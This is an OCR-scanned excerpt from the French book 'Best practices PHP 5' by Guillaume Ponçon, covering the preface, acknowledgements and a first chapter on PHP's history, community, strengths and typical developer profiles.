architecte logiciel

Guillaume Ponçon

Préface de Cyril Pierre de Geyer

Best practices PHP 5

EYROLLES

architecte logiciel

Best practices
PHP 5

CHEZ LE MÊME ÉDITEUR

Dans la collection Architecte logiciel

X. BLANC. – **MDA en action**. *Ingénierie logicielle guidée par les modèles.*
N°11539, 2005, 294 pages.

F. VALLÉE. – **UML pour les décideurs**.
N°11621, 2005, 300 pages.

P. ROQUES, F. VALLÉE. – **UML 2 en action**. *De l'analyse des besoins à la conceptions J2EE.*
N°11462, 3e édition, 2004, 380 pages + posters.

J.-L. BÉNARD, L. BOSSAVIT, R. MÉDINA, D. WILLIAMS. – **Gestion de projet Extreme Programming**.
N°11561, 2002, 300 pages.

À propos de PHP

C PIERRE DE GEYER, E. DASPET. – **PHP 5 avancé**.
N°11669, 2e édition, 2005, 804 pages.

P. CHALÉAT, D. CHARNAY ET J.-R. ROUET. – **PHP et JavaScript (Les Cahiers du programmeur)**.
N°11678, 2005, 224 pages.

J.-M. DEFRANCE. – **PHP/MySQL avec Flash MX 2004**.
N°11468, 2005, 710 pages.

J.-M. DEFRANCE. – **PHP/MySQL avec Dreamweaver MX 2004**.
N°11414, 2004, 550 pages.

J. ENGELS. – **PHP 5**. *Cours et exercices.*
N°11407, 2005, 518 pages.

S.MARIEL. – **PHP 5 (Les Cahiers du programmeur)**. *PHP et XML.*
N°11234, 2004, 288 pages.

J.-P. LEBOEUF. – **PHP 5 et MySQL (Les Cahiers du programmeur)**. *Première application avec PHP 5 et MySQL.*
N°11496, 2004, 240 pages.

S. MARIEL. – **PostgreSQL (Les Cahiers du programmeur)**. *Services Web avec PostgreSQL et PHP/XML.*
N°11166, 2003, 150 pages.

Programmation objet et modélisation UML

H. BERSINI, I WELLESZ. – **L'orienté objet**.
N°11538, 2004, 550 pages.

P. ROQUES. – **UML 2 par la pratique.** *Cours et exercices*.
N°11680, 2e édition, 2005, 352 pages.

P. ROQUES. –**UML (Les Cahiers du programmeur)**. *Modéliser un site e-commerce.*
N°11070, 2002, 170 pages.

A. ROCHFELD, P. RIGAUX. – **Traité de modélisation objet**. *Avec onze études de cas.*
N°11035, 2002, 308 pages.

architecte logiciel

Guillaume Ponçon
Ouvrage dirigé par Libero Maesano

Best practices PHP 5

Préface de Cyril Pierre de Geyer

EYROLLES

ÉDITIONS EYROLLES
61, bd Saint-Germain
75240 Paris Cedex 05
www.editions-eyrolles.com

Préface

Réussir un logiciel ce n'est pas seulement produire des milliers de lignes de code ; c'est un travail de réflexion, de modélisation, c'est une équipe, des méthodes, des outils mais aussi de l'entretien et des évolutions.

À travers ce livre que j'ai eu le plaisir de lire et relire, j'ai vu apparaître petit à petit la réponse aux questions que tout informaticien doit se poser pour réaliser une application web d'envergure.

PHP est un outil exceptionnel à multiples facettes ; d'un côté une programmation souple et facile, celle qui a fait son succès ; d'un autre côté une plate-forme complète adaptée à des projets critiques.

Avec PHP ce n'est pas la technologie qui décide mais l'informaticien. Vous souhaitez développer vite un petit logiciel ? Inutile alors d'appliquer les grands moyens : vous pouvez travailler en procédural suivant une logique page par page. Si au contraire vous souhaitez développer un outil complet avec toute votre équipe, libre à vous alors de définir un cadre plus strict nécessaire à sa bonne réalisation !

C'est dans cette dernière optique que ce livre a été pensé et réalisé : vous offrir la possibilité de passer à la vitesse supérieure avec PHP et d'attaquer un développement avec toutes les cartes en main.

« Best practices PHP » est un livre qu'il vous faut absolument consulter pendant toutes les étapes d'un projet. Il s'adresse tant aux architectes qu'aux chefs de projets et aux développeurs. Il vous permettra de poser les jalons nécessaires à la réussite de votre entreprise.

Ce livre est fait pour vous si vous utilisez ou souhaitez utiliser PHP dans un cadre professionnel. Grâce à cet ouvrage, les développeurs web pourront franchir une étape et les informaticiens confirmés appréhenderont mieux les bonnes pratiques à avoir dans un contexte web.

Cyril Pierre de Geyer
Co-fondateur de l'Association française des utilisateurs de PHP
Directeur technique d'Anaska

Remerciements

Écrire un livre est une expérience à la fois enrichissante et difficile. C'est une occasion unique de vivre sa passion et de la faire partager, mais aussi un long travail de recherche, d'écriture, de lecture et de relecture continue qu'il est difficile d'entreprendre seul.

Je tiens à remercier l'ensemble des contributeurs de Best practices PHP pour le temps et l'énergie qu'ils ont consacré au projet. En particulier...

Pour leurs contributions techniques et leur soutien : *Cyril Pierre de Geyer*, directeur technique d'Anaska, qui s'est beaucoup investi malgré son emploi du temps chargé, *Matthieu Mary*, expert PHP, qui a été présent en permanence, *Perrick Penet* et *Patrice Pichereau* qui ont consacré du temps sur les sujets spécifiques qu'ils maîtrisent.

Pour leur confiance et la qualité de leur travail : l'équipe Eyrolles, en particulier *Muriel Shan Sei Fan* sans qui ce projet n'aurait pas vu le jour, *Anne Bougnoux*, *Patrick Tonnerre*, *Sophie Hincelin* et *Libero Maesano* ; et pour la finalisation, *Gaël Thomas* ainsi que *Jean-Marie*.

Pour m'avoir supporté et soutenu : ma famille, en particulier mes frères, *Gérald* et *Germain*, et mes parents, *Catherine* et *Philippe Ponçon*.

Pour leur collaboration active malgré la distance qui nous sépare : *Zeev Suraski*, *David Goulden*, *Stanislav Malyshev*, tous trois de la société Zend Technologies et *Gérald Croës*, consultant chez Aston.

Pour leurs contributions ponctuelles et non moins importantes : *Éric Binachon*, *Romain Bourdon*, *Michael Guitton*, *Damien Séguy, Jean Zundel* et *KDO*.

Enfin, pour leur soutien : tous *mes collaborateurs de la société Travelsoft* sans exception, avec une mention particulière à *Hervé Russac*, administrateur système avec qui je partage non seulement le travail et le bureau, mais aussi l'emploi du temps.

Et tous ceux qui ont participé de près ou de loin à Best practices PHP et que je n'ai pas cités ici.

RESSOURCE En savoir plus sur les contributeurs de ce livre

Une page leur est attribuée sur le site de l'ouvrage à l'adresse suivante :

- http://php.openstates.org/contributeurs.html

Table des matières

CHAPITRE 10
Les motifs de conception (Design Patterns) 221

CHAPITRE 12
Assurer la qualité d'un développement PHP.......................... 285

CHAPITRE 13
Simplifier et pérenniser un développement PHP 321

1

PHP est-il adapté à vos besoins ?

La popularité de PHP ne cesse d'augmenter depuis plus de 10 ans. Sa souplesse et sa grande simplicité d'utilisation séduisent un très grand nombre de développeurs. En revanche, exploiter l'étendue de ses possibilités nécessite, au même titre que n'importe quelle plate-forme de développement complète, de bonnes connaissances théoriques.

Aujourd'hui, de nombreux succès voient le jour dans des projets professionnels réalisés avec PHP. La plate-forme s'avère de plus en plus fiable et performante, ce grâce aux contributions d'une communauté de développeurs très active qui grandit de jour en jour.

PHP est principalement utilisé pour réaliser des applications web, mais il permet aussi de développer des applications en ligne de commande ou avec des interfaces graphiques dites clients lourds (GTK). Après la lecture de ce chapitre, vous aurez une bonne connaissance du panorama PHP actuel.

Nous aborderons entre autres les garanties d'un investissement dans PHP, les points forts et les points faibles de la plate-forme ainsi qu'une vision d'ensemble des activités qui existent autour de PHP. Le but est de vous donner les moyens d'apprécier à quel point et à quel niveau PHP peut répondre à vos besoins.

Qu'est-ce que PHP ?

PHP (PHP Hypertext Preprocessor) est une plate-forme composée d'un langage de programmation très complet et de nombreux outils pour le développement. Elle s'adapte très rapidement aux technologies émergentes et se voit de plus en plus utilisée dans des développements web dynamiques professionnels et Open Source.

Voici quelques-unes de ses caractéristiques principales :

- un très bon compromis entre fiabilité et rapidité d'exécution ;
- une plate-forme avant tout spécialisée pour le développement de sites web dynamiques de toute taille ;
- une plate-forme pratique et complète adaptée aux applications en ligne de commande ;
- une syntaxe complète, souple et permissive, qui ne rebute pas les développeurs débutants et ne limite pas les utilisateurs confirmés ;
- un langage procédural et un langage orienté objet ;
- un outil très complet, doté de nombreuses fonctionnalités, extensions et bibliothèques.

PHP 5 et ses nouveautés propulse PHP dans le monde des plates-formes d'entreprises comme .Net ou J2EE.

À quoi sert PHP ?

L'utilisation de PHP est principalement dédiée aux développements de sites web dynamiques pour toutes sortes d'applications : du simple forum au supermarché en ligne.

PHP intègre de très nombreuses extensions. Il est par exemple possible de créer des fichiers PDF (Portable Document Format), de se connecter à des bases de données ou à des serveurs d'annuaires LDAP (Lightweight Directory Access Protocol), de créer des clients et serveurs SOAP (Simple Object Access Protocol) ou d'établir des communications natives avec d'autres applications développées en Java ou en C/C++.

Les possibilités de PHP ne s'arrêtent pas à la création de sites web. PHP permet également le développement d'applications en ligne de commande et un de ses modules lui permet de fournir des interfaces graphiques classiques (client lourd, sans navigateur ou serveur web), via GTK (Gimp ToolKit).

PHP dispose de près de 3.000 fonctions utilisables dans des applications très variées et couvre pratiquement tous les domaines en rapport avec les applications web. Par exemple, presque tous les SGBD (Systèmes de gestion de bases de données) du marché peuvent s'interfacer avec PHP, qu'ils soient commerciaux ou qu'ils proviennent du monde du logiciel libre.

De nombreuses solutions d'interopérabilité existent aussi, notamment autour de services web (SOAP, etc.).

> **CULTURE En savoir plus sur les possibilités de PHP**
>
> La documentation officielle propose une introduction qui explique ce qu'est PHP et ce que l'on peut faire avec cette plate-forme. Vous pouvez lire ces pages si vous souhaitez des informations détaillées sur les possibilités de PHP.
>
> ▸ http://www.php.net/manual/fr/introduction.php

À qui s'adresse PHP ?

PHP n'a aujourd'hui rien à envier aux plates-formes .Net et J2EE pour le développement de solutions applicatives dynamiques pour le Web. Il est d'ailleurs possible de rendre complémentaires PHP et l'une de ces technologies.

En terme de productivité, le principal avantage de PHP est sa simplicité, sa rapidité et sa fiabilité, que ce soit au niveau du développement ou de l'exécution :

- Programmer avec PHP ne nécessite aucune compilation ou construction manuelle. Les modifications effectuées sur le code sont immédiatement opérationnelles.
- Les outils de débogage proposés avec PHP assurent une parfaite maîtrise du comportement des développements vis-à-vis de la mémoire et des ressources.
- PHP est plus qu'interprété, il est compilé à la volée, ce qui signifie qu'à chaque modification effectuée sur le code, une compilation partielle en langage machine (opcodes) est effectuée. À l'échelle d'un être humain, cette étape de compilation à la volée est instantanée.

PHP est également souple et facile à manipuler. Ces caractéristiques sont idéales pour travailler dans le cadre d'une méthode agile telle que l'eXtreme Programming.

> **CULTURE Méthode agile**
>
> Une méthode agile est une nouvelle manière d'aborder les projets de développements informatiques. Pour être plus réactif et au plus près des attentes des demandeurs de logiciels, elle consiste à les impliquer fortement avec les réalisateurs dès le départ et tout au long du projet.

Enfin, PHP est adapté aux administrateurs systèmes qui cherchent un outil de script complet et pratique. Dans ce domaine, PHP est une bonne alternative à Perl.

Pour résumer, PHP s'adresse avant tout aux équipes de développement web, aux architectes du système d'information et aux administrateurs système qui souhaitent gagner temps et fiabilité à travers une plate-forme simple d'utilisation et facile à maintenir.

Qui développe PHP ?

La communauté PHP est ouverte, elle accueille de nombreux développeurs, testeurs, traducteurs et rédacteurs. Un noyau constitué de 7 développeurs confirmés prend les décisions essentielles qui touchent au cœur de PHP.

Plusieurs équipes travaillent autour de PHP :

- L'équipe de développement (environ 135 personnes) s'occupe des évolutions de PHP et de ses extensions : création de nouvelles fonctionnalités, corrections de bogues et remaniements. PHP est développé en langage C.
- L'équipe de documentation (environ 260 personnes) maintient constamment à jour la documentation, traduite en 23 langues.
- L'équipe PEAR (environ 190 personnes) s'occupe des développements des bibliothèques PHP (classes utiles au développement d'applications PHP).
- L'équipe PECL (environ 80 personnes) développe les modules PHP. Ces modules sont développés en langages C/C++. On en dénombre environ 400 à l'heure actuelle.
- L'équipe de qualité (environ 22 personnes) est garante de la qualité des développements effectués sur le noyau de PHP.
- Les équipes Smarty et PHP-GTK (environ 40 personnes) maintiennent ces deux projets importants.

En tout, plus de 1 000 personnes sont enregistrées dans le dépôt de données CVS. Environ 470 commiters répartis dans plusieurs groupes participent réellement au développement du projet.




Figure 1–1
Répartition des contributeurs dans les différentes équipes




Figure 1–2
Répartition de l'activité des différentes équipes

RESSOURCES Liens vers les sites officiels des différentes équipes

Développement :	http://www.php.net
Documentation :	http://www.php.net/docs.php
PEAR :	http://pear.php.net
PECL :	http://pecl.php.net
Qualité :	http://qa.php.net
Smarty :	http://smarty.php.net
PHP-GTK :	http://gtk.php.net

Politique d'évolution

La plupart des grands projets Open Source possèdent leur esprit ou leur philosophie. L'évolution de PHP est fortement liée à son esprit, qui peut se résumer en trois mots : simplicité, ouverture et souplesse.

Les évolutions de PHP sont toujours influencées par une écoute massive des besoins de ses utilisateurs, ce malgré l'évolution de cette communauté. Depuis quelques années, nous voyons de plus en plus d'utilisateurs issus de milieux professionnels, et ce phénomène a été déterminant pour les évolutions de la version 5.

Dans ce qui n'évolue pas ou très peu, PHP reste très souple avec le lot d'avantages et d'inconvénients que cela engendre. Il reste également un outil très simple à apprendre et pourtant très complet.

PHP est très à l'écoute des technologies émergentes. La plate-forme est résolument tournée vers l'avenir en proposant des fonctionnalités fortement liées aux nouvelles technologies de l'information et de la communication (NTIC), l'interopérabilité des systèmes et le Web.

Pourquoi PHP est-il libre ?

Retirer PHP du monde du logiciel libre, c'est lui retirer son âme et mettre sa pérennité en danger. PHP repose sur le logiciel libre depuis le commencement. Le développement de PHP est ouvert et vit de ses nombreux contributeurs. Grâce à ce système et à la popularité de la plate-forme qui ne cesse de croître, la réactivité de ses mises à jour est imbattable.

PHP est gratuit, ouvert, simple et populaire. Il est de ce fait largement documenté. La documentation, forte de ses nombreux contributeurs, est constamment à jour depuis des années. Elle est accompagnée de nombreux exemples et retours d'expériences utiles. Plusieurs forums traitent de sujets liés au PHP, accompagnant ce mouvement de diffusion de l'information.

Quels sont les apports de PHP en termes de productivité ?

Sa simplicité

Elle est depuis le début la clé de son succès auprès de nombreux développeurs de tous niveaux. Son installation et son apprentissage est rapide, grâce à la documentation, aux nombreux ouvrages sur le sujet et à une communauté grandissante de développeurs passionnés.

Sa similitude avec d'autres plates-formes populaires (C, Java)

PHP est syntaxiquement similaire aux langages C et Java. Les développeurs issus de ces mondes ont la possibilité de se lancer dans PHP plus rapidement que les autres. Nous verrons par la suite qu'ils possèdent également un atout : celui d'avoir acquis une discipline et des connaissances indispensables au développement de projets ambitieux.

Son adaptation aux débutants

Pour ceux qui ne sont pas familiarisés avec la programmation, l'apprentissage des bases de PHP est rapide. Les ressources PHP pour les débutants abondent et permettent à n'importe qui d'être rapidement opérationnel.

En revanche, il faut du temps et de la rigueur pour aller plus loin et progresser dans de bonnes conditions. Un débutant sera toujours limité par son manque de connaissances en informatique fondamentale et en génie logiciel.

Sa souplesse

Les possibilités de remaniement et de mises à jour sont faciles et rapides avec PHP, contrairement à des configurations figées qui demandent un investissement et des manipulations lourdes pour accepter des changements.

PHP est, d'un point de vue utilisateur, interprété. Il possède un système de compilation interne et transparent destiné à optimiser ses performances.

Quelles sont les garanties d'utilisation de PHP ?

PHP n'a pas de support technique commercial. En revanche, il dispose d'une alternative très efficace : une communauté ouverte et réactive de nombreux passionnés répartis à travers le monde.

Cette communauté est à l'écoute de tous les problèmes et de toutes les attentes des utilisateurs. Si PHP 5 a su gagner son pari de combler les principaux reproches que l'on faisait à PHP 4 dans le monde professionnel, c'est grâce à la mobilisation de cette communauté de contributeurs.

À juste titre, les professionnels ont tendance à ne pas faire confiance aux programmes Open Source pour leur manque de garanties contractuelles. Mais il existe quelques applications d'exception dans lesquelles on a naturellement confiance. Le serveur HTTP Apache et PHP en font partie.

À qui dois-je m'adresser en cas de problème ?

Cela dépend du problème et de l'implication que l'on peut avoir dans sa résolution. Il existe plusieurs solutions :

- en parler aux contributeurs et aux développeurs à travers les forums et les listes de diffusion mises à disposition ;
- proposer une contribution auprès du PHPGroup ;
- s'adresser à des spécialistes qui sauront vous répondre rapidement.

> **RESSOURCE Trouver du support sur PHP**
>
> Le lien suivant est un bon point de départ pour trouver des contacts :
>
> ▸ http://www.php.net/support.php

PARTICIPER Faire partie d'un réseau d'utilisateurs professionnels de PHP

En France, l'association AFUP (Association française des utilisateurs de PHP) regroupe un grand nombre de professionnels partageant régulièrement leurs expériences et organisant des rencontres liées à l'utilisation de PHP en entreprise. Si vous avez un problème technique ou des questions liées à l'utilisation de PHP, vous pouvez également participer à un forum de discussions ou vous abonner à un journal spécialisé tel que Direction | PHP.

AFUP : ▸ http://www.afup.org/
Forum Nexen : ▸ http://www.nexen.net/forum/
Direction PHP : ▸ http://www.directionphp.biz/

Le parcours de PHP

L'historique complet de PHP, ainsi qu'un musée mettant à disposition les toutes premières versions de la plate-forme est disponible sur le site officiel à l'adresse suivante :

▸ http://www.php.net/manual/fr/history.php

Le court historique proposé dans cet ouvrage est inspiré de l'historique officiel.

Naissance de PHP

Initialement, PHP était une bibliothèque Perl rédigée par Rasmus Lerdorf en 1995. Il s'en servait pour mettre à disposition son curriculum vitae sur Internet. Au fur et à mesure qu'il ajoutait des fonctionnalités Rasmus a transformé la bibliothèque Perl en une implémentation C. Il décida par la suite de partager son code pour que tout le monde puisse en profiter, ce qui attira les premiers contributeurs.

PHP/FI

PHP/FI est le sigle de Personal Home Page/Form Interpreter. Cette première version possédait déjà une syntaxe similaire à celle que nous connaissons aujourd'hui.

PHP/FI 2

Publiée en novembre 1997, c'est la deuxième refonte en langage C de PHP. À ce moment là, plusieurs milliers de personnes dans le monde utilisent déjà PHP et environ 50 000 noms de domaines indiquaient utiliser PHP. La durée de vie de cette version aura été très courte avec l'arrivée de PHP 3.

PHP 3

PHP 3 fut une refonte complète initiée en 1997 par deux développeurs : Zeev Suraski et Andi Gutmans. La plate-forme telle que nous la connaissons actuellement est issue de cette version. Dans un effort de coopération et de compatibilité avec les anciennes versions de PHP/FI, Zeev, Andi et Rasmus décidèrent d'annoncer PHP 3 comme étant le successeur de PHP/FI.

> **CULTURE En savoir plus sur les fondateurs de PHP !**
>
> Au chapitre 18 de cet ouvrage, vous trouverez des témoignages d'utilisateurs de PHP avec en exclusivité celui de Zeev Suraski.

À partir de ce moment, PHP change de nom. Il devient PHP Hypertext Preprocessor (acronyme récursif). Ce fut le signal de la publication d'une nouvelle plate-forme qui n'est plus le projet d'un seul homme, mais d'une communauté.

En 1998, plusieurs dizaines de milliers d'utilisateurs et plusieurs centaines de milliers de sites font déjà confiance à PHP. PHP 3 a couvert environ 10 % du parc mondial de serveurs web.

PHP 4

PHP 4 a été initié durant l'hiver 1998. Andi Gutmans et Zeev Suraski décidèrent de réécrire le moteur interne de PHP afin d'améliorer les performances et la modularité du code.

Le nouveau moteur, baptisé Zend Engine (Zend est une combinaison de Zeev et Andi), a atteint haut la main son objectif. La première version de PHP 4 a été publiée officiellement en mai 2000. Des performances plus élevées, une compatibilité avec de nombreux serveurs et plusieurs nouvelles fonctionnalités utiles ont contribué au succès de cette version.

PHP 4 a battu des records de popularité. Plusieurs millions de sites web indiquent qu'ils sont installés avec PHP et des centaines de milliers d'utilisateurs à travers le monde lui font confiance.

L'équipe s'est également considérablement agrandie avec de nombreux contributeurs pour la documentation et des projets stratégiques comme PEAR.

PHP 5

PHP 5 est sorti en juillet 2004. Il propose un nouveau moteur, Zend Engine II, optimisé pour les nouvelles fonctionnalités que nous lui connaissons, notamment l'approche objet.

Cet ouvrage est basé sur la version 5 de PHP. Nous aurons l'occasion de la découvrir en long, en large et en travers.




Figure 1–3
Les statistiques d'utilisation de PHP par Netcraft

L'évolution du nombre d'utilisateurs de PHP est en progression constante depuis plusieurs années, comme nous pouvons le voir sur la figure 1-3 (source Netcraft, http://news.netcraft.com/). Ces statistiques sont mises à jour régulièrement sur le site officiel de PHP à l'adresse suivante :

▸ http://www.php.net/usage.php

Un outil simple pour résoudre des problèmes complexes

Une plate-forme intuitive, facile à assimiler

Depuis le lancement de PHP 3, la popularité de PHP n'a cessé de progresser auprès des jeunes et des étudiants. PHP est facile à assimiler, donc un choix idéal pour les débutants à la recherche d'un outil simple qui produit rapidement un résultat concret.

Installer PHP, Apache et MySQL en moins de 10 minutes !

De nombreux installeurs tels que Wampserver et EasyPHP permettent d'installer PHP chez soi en moins de 10 minutes :

Wampserver : ▸ http://www.afup.org/
EasyPHP : ▸ http://www.nexen.net/forum/

RESSOURCES Présentation de Wampserver par son auteur

Romain Bourdon, auteur de Wampserver : « WAMP5 est une plate-forme de développement basée sur Apache 1.3.x et PHP 5. Son principal but est de permettre à la communauté PHP de découvrir facilement la nouvelle version PHP. Il dispose également de la base de données MySQL version 4 et de l'application PhpMyAdmin. »

Découvrez également le témoignage de Romain Bourdon sur un projet de migration Lotus vers PHP au chapitre 18.

Développer sa première page PHP en moins de deux minutes !

Développer une première page en PHP est un jeu d'enfant. La procédure est la suivante :

1. Après avoir installé PHP avec un installeur, créer un fichier nommé `index.php` dans le répertoire racine du serveur HTTP, contenant le code suivant :

```
<?php

echo "Bonjour, ceci est mon premier fichier PHP !";

?>
```

2. Ouvrir un navigateur (Firefox ou Internet Explorer) et taper l'URL de la page (généralement http://localhost/). Le message « Bonjour, ceci est mon premier fichier PHP ! » devrait alors s'afficher.

Bien entendu, la plate-forme installée permet d'aller beaucoup plus loin, ce qui explique l'abondance de documentation et d'ouvrages qui existent autour de PHP.

Une syntaxe souple, qui requiert de la rigueur

Si la souplesse syntaxique de PHP est très appréciée des débutants, elle est souvent un obstacle à la rigueur. La communauté des utilisateurs PHP est de ce fait très hétérogène et composée de plusieurs catégories de développeurs :

- Les débutants ou anciens débutants qui ont commencé à développer sérieusement avec PHP.
  Ces utilisateurs ont tendance à être limités par un manque de connaissances théoriques de la programmation informatique. Certains, rigoureux et travailleurs, progressent. En revanche, une majorité se contente de l'extrême permissivité de PHP pour développer de petites applications.
- Les développeurs issus d'autres technologies, telles que C ou Java.
  Ils ont déjà des réflexes et une expérience de la programmation qui leur permettent d'aller plus loin avec PHP.

AVIS D'EXPERT Cyril Pierre de Geyer

« PHP : une plate-forme intuitive et facile à assimiler.

Avec l'arrivée de PHP 5 nous sommes entrés dans une nouvelle ère pour PHP. S'il ne s'agit pas d'une révolution on peut du moins parler d'une évolution majeure. On ne parle plus de PHP comme d'un langage de script mais on prend de la hauteur et on parle de PHP comme d'une plate-forme complète.

Sa force réside dans ses deux langages (procédural et objet) qui tendent à faciliter la prise en main de l'outil et laissent le développeur libre d'adopter la méthode de travail qu'il souhaite. Ce n'est plus la technologie qui décide mais le développeur.

Énumérer la liste des avantages de PHP serait trop long mais on peut au moins citer :

- Sa souplesse

  PHP propose deux syntaxes : l'une procédurale, l'autre orientée objet. Chacune de ces syntaxes permet de mettre en œuvre les mêmes fonctionnalités mais vise des publics différents. La syntaxe procédurale est destinée aux webmestres et aux informaticiens qui travaillent sur l'interface graphique des applications. La seconde syntaxe, orientée objet, est très proche de Java et C# dont elle s'inspire volontairement pour diminuer les coûts de formation des entreprises.

  Un développeur Java ou C# pourra ainsi migrer vers PHP 5 avec peu ou sans formation, les concepts et syntaxes clés étant identiques.

- Sa richesse fonctionnelle

  Avec PHP vous disposez de plus de 3 000 fonctions permettant de gérer rapidement la majorité des besoins communs.

- Ses performances

  Avec des exemples d'applications gérant plus de 150 000 visiteurs par jour (neowiz.com) on trouve difficilement des plates-formes aussi robustes.

- Son interopérabilité

  Ce n'est pas pour rien que PHP est de plus en plus souvent choisi comme plate-forme pour interfacer des systèmes d'information. PHP peut manipuler des services web facilement, instancier des objets Java et .NET, dispose de connecteurs techniques vers toutes les bases de données du marché, vers LDAP, Lotus Notes, SAP, etc.

Bref, PHP est la plate-forme incontournable pour tout ce qui touche aux applications web. Elle a commencé à séduire par la base et continue à croître en puissance au fur et à mesure des années. »

Cyril Pierre de Geyer est pionnier de la démocratisation de PHP en France. Il est à l'origine de nombreuses actions et associations telles que l'AFUP (Association française des utilisateurs de PHP), le Forum PHP qui a lieu tous les ans à Paris, PHPTeam, PHPFrance et Anaska Formation. Il est également co-auteur d'un ouvrage pratique sur PHP 5 :

📖 *PHP 5 Avancé*, 2e Édition, d'Éric Daspet et Cyril Pierre de Geyer aux éditions Eyrolles.

Alors que d'autres plates-formes ne laissent pas de choix à leurs développeurs sur la ligne de conduite à adopter, PHP est lui un champion de la liberté. De la syntaxe au modèle, en passant par les solutions techniques, le choix est incroyablement vaste.

Une nécessité : un minimum de connaissances en génie logiciel

Savoir afficher du texte et faire des boucles avec PHP est quasiment immédiat. Mais PHP ne se limite pas à cela, il intègre un véritable langage de programmation procédural et objet.

PHP ne sait pas tout faire

PHP ne sait pas construire une architecture logicielle, déterminer l'algorithme optimal ou exploiter le débogueur à la place du développeur.

Les débutants en PHP peuvent avoir tendance à se considérer comme des développeurs après avoir écrit un livre d'or. Faites attention de bien faire la part des choses, les bons développeurs PHP sont encore rares. Ils doivent avoir de bonnes connaissances générales et théoriques en programmation informatique et une certaine expérience de développement dans d'autres langages.

Un atout très appréciable : la connaissance du Web

Parmi les utilisateurs expérimentés, ceux qui connaissent le contexte web du développement informatique ont un avantage très appréciable sur les autres.

Parfaitement maîtriser PHP ne suffit pas à être un développeur fiable de sites web. Beaucoup de programmeurs rencontrent actuellement des problèmes en milieu professionnel pour ces raisons.

Comment aborder PHP ?

Il n'y a pas de recette miracle pour devenir un bon développeur PHP, les parcours sont très hétérogènes. En revanche, le développeur PHP est vite limité par un manque de connaissance ou d'expérience dans des domaines qui ne sont pas directement liés à PHP :

- la maîtrise des fondements de l'algorithmique et de l'informatique ;
- le respect de règles et de conventions à tous niveaux ;
- la connaissance des technologies nouvelles, notamment celles qui tournent autour du Web et des réseaux ;
- la maîtrise d'autres technologies différentes de PHP, telles que Java, C, C++, Delphi, C# ou toute autre plate-forme dont l'expertise demande un investissement conséquent.

La figure 1-4 tente de mettre en avant les différents types de développeurs PHP que l'on peut rencontrer. Cette généralisation fait suite aux nombreux témoignages et retours d'expérience de professionnels ayant travaillé avec des développeurs.





Figure 1–4
Quelques profils types de développeurs PHP



